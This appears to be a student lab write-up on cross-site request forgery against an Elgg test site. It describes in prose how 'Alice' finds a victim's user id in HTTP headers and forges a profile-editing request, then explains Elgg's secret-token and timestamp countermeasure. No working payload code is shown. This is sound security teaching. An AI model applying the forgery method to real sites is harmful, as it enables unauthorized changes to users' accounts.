
Referrer header from the malicious website created by Alice

HTTP header to confirm that the attack was launched by Alice using the csrflabattacker page.

About me added, attack successful.

1. After Boby clicks that link, his About me is edited, as targeted by Alice. The request header shows that the modification that Alice wanted to make to Boby’s page is appended to the page and executed by the action request. The POST request requires javascript to attack the Boby’s profile.

**Question 1:**

****

Alice uses this HTTP header details to determine Boby’s unique id.

**Figure 2.6**

To find out the guid of Boby, Alice needs to look at the HTTP Header. Alice can click send message to Boby, and when she looks at the request Header, she can see **send\_to=40** which she can determine to be Boby’s unique id.

She can use this obtained unique id in the forged HTTP request to make the modification to Boby’s About me when Boby opens the link that she has sent to him.

**Question 2:**

If Alice wants to launch the attack to anybody who is visiting her page, without knowing who is visiting her page, it **is not possible**.

The reason it is not possible is that to attack any given user, **Alice needs the unique id of that user, she cannot attain the user id of a user without knowing who is visiting that page**. In case of Boby, she knows the victim (Boby) and she manually figures out the unique id for Boby, by capturing the live HTTP request header. As seen in **figure 2.6**, the id of the user being attacked needs to be grabbed by initiating requests on the profile of the victim.

By using the technique in Task 1, since edit.php accepts both GET and POST requests, Alice can add an img tag to her website that launches this attack, but even after she has accomplished this, dynamically getting the unique id of the victim visiting her page is not possible and hence, she cannot launch the attack on anybody without knowing who is visiting her page.


**Task 3:**



Return true commented, now the countermeasure is activated.

**Figure 3.1**


1. The actions.php has the countermeasure for CSRF attacks, in the **action\_gatekeeper($action)** function. By commenting return true, we ensure the execution of the function whenever a user action is required on any given page.




Token and time stamp that is only generated by the real website, This will be absent in-case of a forged HTTP request.

**Figure 3.2**

1. Elgg adds security token and timestamp to all the user actions to be performed, this is done by views/default/input/securitytoken.php module.




**Figure 3.3**




**Figure 3.4**

1. Elgg security token is a hash value (md5) of the site secret value(retrieved from the database), timestamp, user SessionID and the randomly generated sessions string.




**Figure 3.5**

1. The **generate\_Action\_token($timesamp)** function generates the secret token.
2. The secret-token validation is done using the function **validate\_action\_taken,** if the tokens are not present or invalid then the action will be denied and the user will be redirected.



The countermeasure works and the absent token and timestamp are noticed by the countermeasure on the forged POST action.

**Figure 3.6**



